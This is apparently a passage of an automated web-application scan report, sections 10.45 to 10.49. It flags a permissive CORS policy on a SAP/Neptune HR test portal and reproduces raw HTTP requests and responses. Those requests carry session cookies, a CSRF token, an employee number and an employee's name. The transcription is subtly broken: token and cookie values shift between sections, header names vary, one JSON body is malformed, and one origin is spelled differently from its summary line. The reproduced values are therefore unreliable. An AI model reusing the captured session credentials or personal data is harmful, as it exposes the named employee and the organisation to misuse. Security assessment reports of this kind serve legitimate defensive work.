Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit:// data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modeloPageMasterData":{"PERNR":"00034448","MOLGA":"20","BUKRS":"3000","BEGDA":"20171201","ENAME":"Jostein
Hansen","SEL_RADIO":0,"BEG_DATE":"20220630","END_DATE":"20220630","TOTAL":37.00000,"PLANNED"
...[SNIP]...
```

10.45. https://testportal.zalaris.com/neptune/zmfq_quota_transfer

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/zmfq_quota_transfer**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **https://elqfihznxfw.com**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zmfq_quota_transfer?ajax_id=SYNC&ajax_applid=ZMFQ_QUOTA_TRANSFER&sap-client=650&dpx=21100006&field_id=00030 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QPI1656564413184|1656583091740; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dElJb/pIPW8WUVmIPKyLoHMzqiYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |5c04ab37b2ee49a18ba483fc30687ed5.9c2a036b45d9446b
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-9c2a036b45d9446b-01
Content-Length: 32
Origin: https://elqfihznxfw.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"GS_APP_PARAMS":{"role":"ESS"}}
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:00:16 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
```

```
content-type: application/json; charset=utf-8
Content-Length: 1375
dxdp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modellistMasterData":
[22,"KTART","KTART_TXT","BEGDA","ENDDA","REQUESTID","REQDATE","REQTIME","NUMTRANSF","REASON","WFSTATUS","WFBYMSS","WFBYMSS_VIS","EDIT_DEL","DB
DATE","DEDATE","BDEDNEW","EDEDNEW",
...[SNIP]...
```

10.46. https://testportal.zalaris.com/neptune/zmfp_team_status

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/zmfp_team_status**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **https://gvfsdaopyya.com**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zmfp_team_status?ajax_id=SYNC&ajax_applid=ZMFP_TEAM_STATUS&sap-client=650&dxdp=21100006&field_id=00020 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_Portal=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqIh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea0e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656583091740; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dElJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5-b863278bd0174b2e
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-b863278bd0174b2e-01
Content-Length: 142
Origin: https://gvfsdaopyya.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"GS_APP_PARAMS":{"ROLE":"ESS","CAL_BEGDA":"1656527400000","CAL_ENDDA":"1657132199000","EXP_BEGDA":"","20220630","EXP_ENDDA":"","20220706","ALL":false}}
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:09:48 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 2014
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com https://*.zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modeloCalendarLegendData":[2,"TEXT","TYPE","Part Time","Type01","Absence Request","Type05","Full Day Absence","Type07","Part Day Absence","Type08","Travel","Type09"],"modeloPCSmallData":[5,"PERNR",
...[SNIP]...
```

10.47. https://testportal.zalaris.com/neptune/zmfp_time_entry_v2

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/zmfp_time_entry_v2

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **https://hlxfmioufigf.com**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zmfp_time_entry_v2?ajax_id=SYNC&ajax_applid=ZMFP_TIME_ENTRY_V2&sap-client=650&dpx=21100006&field_id=01034 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQLh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656583091740; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrftoken: a8AO79NziXR4n1dEIJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |5c04ab37b2ee49a18ba483fc30687ed5.f10b79e9a1614b89
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-f10b79e9a1614b89-01
Content-Length: 15
Origin: https://hlxfmioufigf.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
```

Connection: close

{"GS_INPUT":{}}

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:12:44 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 79934
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsef.eu:443 https://*.sapsef.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit:// data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modeltabCatsData":
[65,"COUNTER","UUID","WORKDATE","EMPLOYEEENUMBER","CATSHOURS","UNIT","ABS_ATT_TYPE","WBS_ELEMENT","REC_ORDER","REC_CCTR","POSITION","ABS_ATT
T_TYPE_TXT","WBS_ELEMENT_TXT","REC_ORDER_T
...[SNIP]...
```

10.48. https://testportal.zalaris.com/neptune/zmfp_time_statement

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/zmfp_time_statement

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **https://jlfhcqymtgja.com**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zmfp_time_statement?ajax_id=GET_PERIODS&ajax_applid=ZMFP_TIME_STATEMENT&sap-client=650&dpx=21100006&field_id=00111 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-e432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656583992410; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dElJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |5c04ab37b2ee49a18ba483fc30687ed5.eadf9bd49ed14034
```



```
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-eadf9bd49ed14034-01
Content-Length: 42
Origin: https://jfhcqytmgja.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"GS_PARAMS":{},"GS_INPUT":{"PERIOD":365}}
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:20:22 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
content-length: 761
dxc-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 https://*.goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modelMasterListData":{"8","PABRJ","PABRP","BEGDA","ENDDA","AMOUNT1","AMOUNT2","PDF_SRC","FIL_KEY","2022","03","20220301","20220329"," 157.50","
0.00","","03.2022","2022","02"
...[SNIP]...
```

10.49. https://testportal.zalaris.com/neptune/zmfp_travel_create_expense_rep

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/zmfp_travel_create_expense_rep

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin <https://kdtwogpahtip.com>

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zmfp_travel_create_expense_rep?ajax_id=INIT&ajax_applid=ZMFP_TRAVEL_CREATE_EXPENSE_REP&sap-client=650&dxc=21100006&field_id=00072 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)72542252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKEJ2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP16565644131841656583992410; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

```
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dElJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |5c04ab37b2ee49a18ba483fc30687ed5.b673befe0d164d29
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-b673befe0d164d29-01
Content-Length: 15
Origin: https://kdtwogpahtip.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"GS_INPUT":{}}
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:21:06 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 46391
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltstcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
